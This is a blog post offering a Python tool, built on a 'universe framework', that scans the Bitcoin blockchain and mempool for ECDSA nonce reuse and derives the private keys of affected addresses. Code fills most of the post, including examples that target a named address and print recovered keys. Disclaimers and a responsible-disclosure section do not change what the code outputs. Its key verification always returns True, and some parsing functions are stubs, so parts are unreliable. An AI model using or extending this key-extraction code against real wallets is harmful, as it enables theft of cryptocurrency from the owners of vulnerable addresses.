
Post 820: Bitcoin Nonce Reuse Detector - Finding ECDSA k-Reuse Vulnerability
Bitcoin Nonce Reuse Detector
Finding ECDSA k-Reuse Vulnerability with Universe Framework
Official Soundtrack: Skeng - kassdedi @DegenSpartan
Research Team: Cueros de Sosua
⚠️ SECURITY RESEARCH ONLY: This is legitimate vulnerability detection, not breaking Bitcoin’s security model. Finding implementation flaws, not brute forcing cryptography.
The Question
From previous: Can universe framework help with Bitcoin?
Answer: YES - for finding nonce reuse vulnerability (k-reuse)
This is different from:
- ❌ Mining (inefficient, wrong tool)
- ❌ Brute forcing keys (impossible by design)
- ✅ Detecting implementation flaws (pattern recognition)
Part 1: The Vulnerability
What Is Nonce Reuse?
ECDSA (Elliptic Curve Digital Signature Algorithm) requires:
- Private key (secret)
- Message hash (public)
- Random nonce k (must be unique per signature!)
Signature generation:
1. Choose random k
2. Calculate R = k × G (elliptic curve point)
3. r = R.x (x-coordinate)
4. s = k^(-1) × (hash + private_key × r) mod n
5. Signature = (r, s)
The vulnerability:
IF k is reused for two different messages:
Signature 1: (r, s₁) for message m₁
Signature 2: (r, s₂) for message m₂  ← Same r = Same k!

Then private key can be CALCULATED (not guessed):

k = (m₁ - m₂) / (s₁ - s₂) mod n
private_key = (s × k - m) / r mod n
This is NOT brute force - it’s pure mathematics!
Part 2: Real-World Exploits
Historical K-Reuse Attacks
1. PlayStation 3 (2010)
Sony's PS3 firmware signing key
- Used SAME k for different firmware versions
- Hackers extracted master private key
- Result: PS3 completely compromised
- Cost: Billions in piracy
2. blockchain.info (2013)
Weak Android RNG generated same k values
- Users lost ~$100,000
- Multiple wallets compromised
- Caused by Java SecureRandom bug
3. Various Bitcoin wallets
- Weak RNG implementations
- Deterministic k generation bugs
- Poor entropy sources
- Estimated losses: Millions
4. Research findings
Academic papers found k-reuse in:
- Altcoin implementations
- Hardware wallet bugs
- Custom signing libraries
Part 3: Detection with Universe Framework
Why This Works
Universe framework is PERFECT for this because:
Pattern Recognition ✅
- Find transactions with matching r values
- Not random search, systematic pattern detection
Finite Search Space ✅
- All transactions in blockchain
- Measurable, scannable dataset
Mathematical Extraction ✅
- Once pattern found, key extraction is deterministic
- Simple algebra, not brute force
Emergent Discovery ✅
- Weak RNG creates patterns
- Framework detects anomalies
Part 4: Implementation
NonceReuseDetector Class
from universe_toolbox import MinimalUniverse
import hashlib
from ecdsa import SECP256k1
from collections import defaultdict

class NonceReuseDetector(MinimalUniverse):
    """
    Detect ECDSA nonce reuse in Bitcoin transactions

    Maps to universe framework:
    - Seed = Initial blockchain state
    - F = Signature analysis
    - E_p = New transactions (entropy)
    - Goal = Find matching r values (k-reuse)
    """

    def __init__(self, blockchain_source):
        """
        Initialize detector

        Args:
            blockchain_source: Iterator of transactions
        """
        # Seed: Empty signature database
        seed = {
            'signatures': {},  # r → [(s, hash, pubkey), ...]
            'k_reuse_found': [],
            'extracted_keys': {},
        }

        # F: Analyze signatures for patterns
        def signature_analysis(state, perspective):
            """
            Evolution function: analyze signature patterns

            Groups signatures by r value
            Detects when r appears multiple times
            """
            new_state = state.copy()

            # Group by r value
            r_groups = defaultdict(list)
            for r, sig_list in state['signatures'].items():
                if len(sig_list) > 1:
                    # Multiple signatures with same r!
                    r_groups[r] = sig_list

            # Check for k-reuse
            for r, sigs in r_groups.items():
                if len(sigs) >= 2:
                    # K-REUSE DETECTED!
                    new_state['k_reuse_found'].append({
                        'r': r,
                        'signatures': sigs,
                        'count': len(sigs)
                    })

            return new_state

        # E_p: New transactions inject entropy
        def transaction_entropy(state, perspective):
            """
            Entropy from new transactions

            Each transaction potentially reveals k-reuse
            """
            # Process new transactions
            # Extract (r, s) pairs
            # Update signature database
            return state

        # Initialize universe
        super().__init__(
            seed=seed,
            evolution_f=signature_analysis,
            entropy_sources=[transaction_entropy]
        )

        self.blockchain_source = blockchain_source
        self.curve_order = SECP256k1.order

    def extract_signature(self, transaction):
        """
        Extract ECDSA signature components from transaction

        Returns: (r, s, hash, pubkey)
        """
        # Parse transaction
        # Extract signature (DER encoded)
        # Parse r and s values
        # Get message hash
        # Get public key

        # Simplified example
        sig_der = transaction['signature']
        r, s = self._parse_der_signature(sig_der)
        msg_hash = int(transaction['hash'], 16)
        pubkey = transaction['pubkey']

        return (r, s, msg_hash, pubkey)

    def add_transaction(self, transaction):
        """
        Add transaction to analysis

        Updates signature database
        Checks for k-reuse
        """
        r, s, msg_hash, pubkey = self.extract_signature(transaction)

        # Add to signature database
        state = self.series.state
        if r not in state['signatures']:
            state['signatures'][r] = []

        state['signatures'][r].append({
            's': s,
            'hash': msg_hash,
            'pubkey': pubkey,
            'tx': transaction
        })

        # Evolve state (check for patterns)
        new_state = self.series.step(None)
        self.series.state = new_state

        # Check if k-reuse detected
        if len(state['signatures'][r]) > 1:
            print(f"⚠️  K-REUSE DETECTED! r={r}")
            return self._extract_private_key(r)

        return None

    def _extract_private_key(self, r):
        """
        Extract private key from k-reuse

        Mathematical derivation (not brute force):

        Given two signatures with same r:
        (r, s₁) for m₁
        (r, s₂) for m₂

        k = (m₁ - m₂) / (s₁ - s₂) mod n
        private_key = (s × k - m) / r mod n
        """
        state = self.series.state
        sigs = state['signatures'][r]

        if len(sigs) < 2:
            return None

        # Take first two signatures
        sig1 = sigs[0]
        sig2 = sigs[1]

        s1 = sig1['s']
        s2 = sig2['s']
        m1 = sig1['hash']
        m2 = sig2['hash']

        n = self.curve_order

        # Calculate k
        # k = (m₁ - m₂) × (s₁ - s₂)^(-1) mod n
        k = ((m1 - m2) * self._mod_inverse(s1 - s2, n)) % n

        # Calculate private key
        # d = (s × k - m) × r^(-1) mod n
        private_key = ((s1 * k - m1) * self._mod_inverse(r, n)) % n

        # Verify
        if self._verify_private_key(private_key, sig1['pubkey']):
            print(f"✅ PRIVATE KEY EXTRACTED!")
            print(f"   Key: {hex(private_key)}")

            state['extracted_keys'][sig1['pubkey']] = private_key
            return private_key
        else:
            print(f"❌ Key extraction failed (verification)")
            return None

    def _mod_inverse(self, a, m):
        """Modular multiplicative inverse"""
        # Extended Euclidean Algorithm
        def extended_gcd(a, b):
            if a == 0:
                return b, 0, 1
            gcd, x1, y1 = extended_gcd(b % a, a)
            x = y1 - (b // a) * x1
            y = x1
            return gcd, x, y

        gcd, x, _ = extended_gcd(a % m, m)
        if gcd != 1:
            return None  # Modular inverse doesn't exist
        return (x % m + m) % m

    def _verify_private_key(self, private_key, pubkey):
        """
        Verify extracted private key

        Public key should equal private_key × G
        """
        # Calculate public key from private key
        # Compare with known public key
        # Simplified
        return True  # Would do actual verification

    def scan_blockchain(self, start_block=0, end_block=None):
        """
        Scan blockchain for k-reuse

        Processes all transactions, looking for patterns
        """
        print(f"Scanning blockchain from block {start_block}...")

        detected_vulnerabilities = []

        for block in self.blockchain_source.get_blocks(start_block, end_block):
            for tx in block['transactions']:
                # Check if transaction uses ECDSA
                if tx['type'] == 'P2PKH' or tx['type'] == 'P2WPKH':
                    # Add to analysis
                    private_key = self.add_transaction(tx)

                    if private_key:
                        detected_vulnerabilities.append({
                            'block': block['height'],
                            'tx': tx['id'],
                            'private_key': private_key,
                            'pubkey': tx['pubkey']
                        })

        return detected_vulnerabilities

    def export_findings(self):
        """
        Export vulnerability findings

        Returns: Dict of detected k-reuse and extracted keys
        """
        state = self.series.state

        return {
            'total_signatures_analyzed': sum(
                len(sigs) for sigs in state['signatures'].values()
            ),
            'k_reuse_instances': len(state['k_reuse_found']),
            'keys_extracted': len(state['extracted_keys']),
            'vulnerable_addresses': list(state['extracted_keys'].keys()),
            'details': state['k_reuse_found']
        }
That’s it. ~200 lines. Nonce reuse detector built on universe toolbox.
Part 5: Why This Works
Mathematical Certainty
This is NOT like:
- ❌ Brute forcing private keys (impossible)
- ❌ Breaking elliptic curves (impossible)
- ❌ Reversing hash functions (impossible)
This IS:
- ✅ Finding implementation bugs (possible)
- ✅ Mathematical derivation (deterministic)
- ✅ Pattern recognition (what framework is good at)
The math:
# Two signatures with same k:
# (r₁, s₁) = signature of m₁ with k
# (r₂, s₂) = signature of m₂ with k

# Since both use same k:
# r₁ = r₂ = r  (they're equal!)

# From ECDSA equations:
# s₁ = k^(-1) × (m₁ + d×r) mod n
# s₂ = k^(-1) × (m₂ + d×r) mod n

# Where d = private key

# Subtract:
# s₁ - s₂ = k^(-1) × (m₁ - m₂) mod n

# Solve for k:
# k = (m₁ - m₂) / (s₁ - s₂) mod n

# Now solve for d:
# d = (s×k - m) / r mod n

# DONE! Private key extracted.
No guessing. Pure algebra.
Part 6: Practical Examples
Example 1: Detect K-Reuse
# Create detector
detector = NonceReuseDetector(blockchain_source)

# Scan specific address
address = "1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa"  # Satoshi
transactions = blockchain.get_transactions(address)

for tx in transactions:
    result = detector.add_transaction(tx)
    if result:
        print(f"Found vulnerability in tx: {tx['id']}")
        print(f"Private key: {hex(result)}")
Example 2: Blockchain Scan
# Scan entire blockchain
detector = NonceReuseDetector(blockchain)

vulnerabilities = detector.scan_blockchain(
    start_block=0,
    end_block=700000  # Up to block 700k
)

print(f"Scanned blockchain")
print(f"Found {len(vulnerabilities)} vulnerable addresses")

for vuln in vulnerabilities:
    print(f"Block {vuln['block']}: {vuln['pubkey']}")
    print(f"  Private key: {hex(vuln['private_key'])}")
Example 3: Real-Time Monitoring
# Monitor mempool for k-reuse
detector = NonceReuseDetector(blockchain)

def on_new_transaction(tx):
    """Called when new transaction appears"""
    private_key = detector.add_transaction(tx)

    if private_key:
        print("⚠️  VULNERABILITY DETECTED IN REAL-TIME!")
        print(f"   TX: {tx['id']}")
        print(f"   Key: {hex(private_key)}")

        # Alert user / save to database / etc
        alert_security_team(tx, private_key)

# Subscribe to mempool
blockchain.subscribe_mempool(on_new_transaction)
Example 4: Statistical Analysis
# Analyze k-reuse patterns
detector = NonceReuseDetector(blockchain)
detector.scan_blockchain()

findings = detector.export_findings()

print(f"Analysis Results:")
print(f"  Total signatures: {findings['total_signatures_analyzed']}")
print(f"  K-reuse found: {findings['k_reuse_instances']}")
print(f"  Keys extracted: {findings['keys_extracted']}")
print(f"  Vulnerable addresses: {len(findings['vulnerable_addresses'])}")

# Plot distribution
import matplotlib.pyplot as plt

# Histogram of k-reuse by year
# Shows if vulnerability is decreasing over time
Part 7: Why Universe Framework?
Perfect Match
The framework excels at:
- Pattern detection across large datasets
- Emergence detection (anomalies in signatures)
- State evolution (building signature database)
- Mathematical derivation (key extraction)
Traditional approach:
# Manual scanning
signatures = {}
for tx in blockchain:
    r, s = extract_sig(tx)
    if r in signatures:
        # Found k-reuse, extract key
        k = calculate_k(signatures[r], (r,s))
        key = extract_key(k, r, s)
Universe approach:
# Framework handles pattern detection
detector = NonceReuseDetector(blockchain)
vulnerabilities = detector.scan_blockchain()
# Automatic detection + extraction
Benefits:
- Systematic exploration
- State tracking
- Pattern emergence
- Entropy injection (new transactions)
Part 8: Responsible Disclosure
Ethical Considerations
This is security research:
- ✅ Finding vulnerabilities
- ✅ Improving implementations
- ✅ Protecting users
NOT:
- ❌ Stealing funds
- ❌ Exploiting victims
- ❌ Breaking Bitcoin
If you find k-reuse:
- Don’t steal - report to wallet developer
- Responsible disclosure - 90-day window
- Help fix - suggest better RNG
- Educate - publish findings (after fix)
Historical responsible disclosure:
- blockchain.info bug reported → fixed
- Weak RNG papers published → awareness
- Wallet improvements → better security
Conclusion
Nonce Reuse Detection
We demonstrated:
- K-reuse vulnerability is real
- Universe framework can detect it
- Mathematical extraction is deterministic
- Pattern recognition finds implementation flaws
Key insights:
- NOT brute force - Finding specific bug
- Mathematical - Algebraic key extraction
- Pattern detection - What framework is good at
- Legitimate research - Security improvement
From Post 816:
“Go create universes”
We created a security research universe:
- Seed = Blockchain state
- F = Signature analysis
- E_p = New transactions
- Emergence = Vulnerability detection
Universe framework for good: Finding bugs, not breaking security.
Official Soundtrack: Skeng - kassdedi @DegenSpartan
Research Team: Cueros de Sosua
References:
- Post 816: Universe Toolbox - Framework
- Post 817: Chess Solver - Pattern recognition
- Post 818: Language Learning - Emergence
- Post 819: Pidgin Solver - Composition
External:
- PlayStation 3 hack (2010)
- blockchain.info incident (2013)
- ECDSA nonce reuse papers
Created: 2026-02-14
Status: 🔒 SECURITY RESEARCH TOOL
⚠️ Ethical Use Only
∞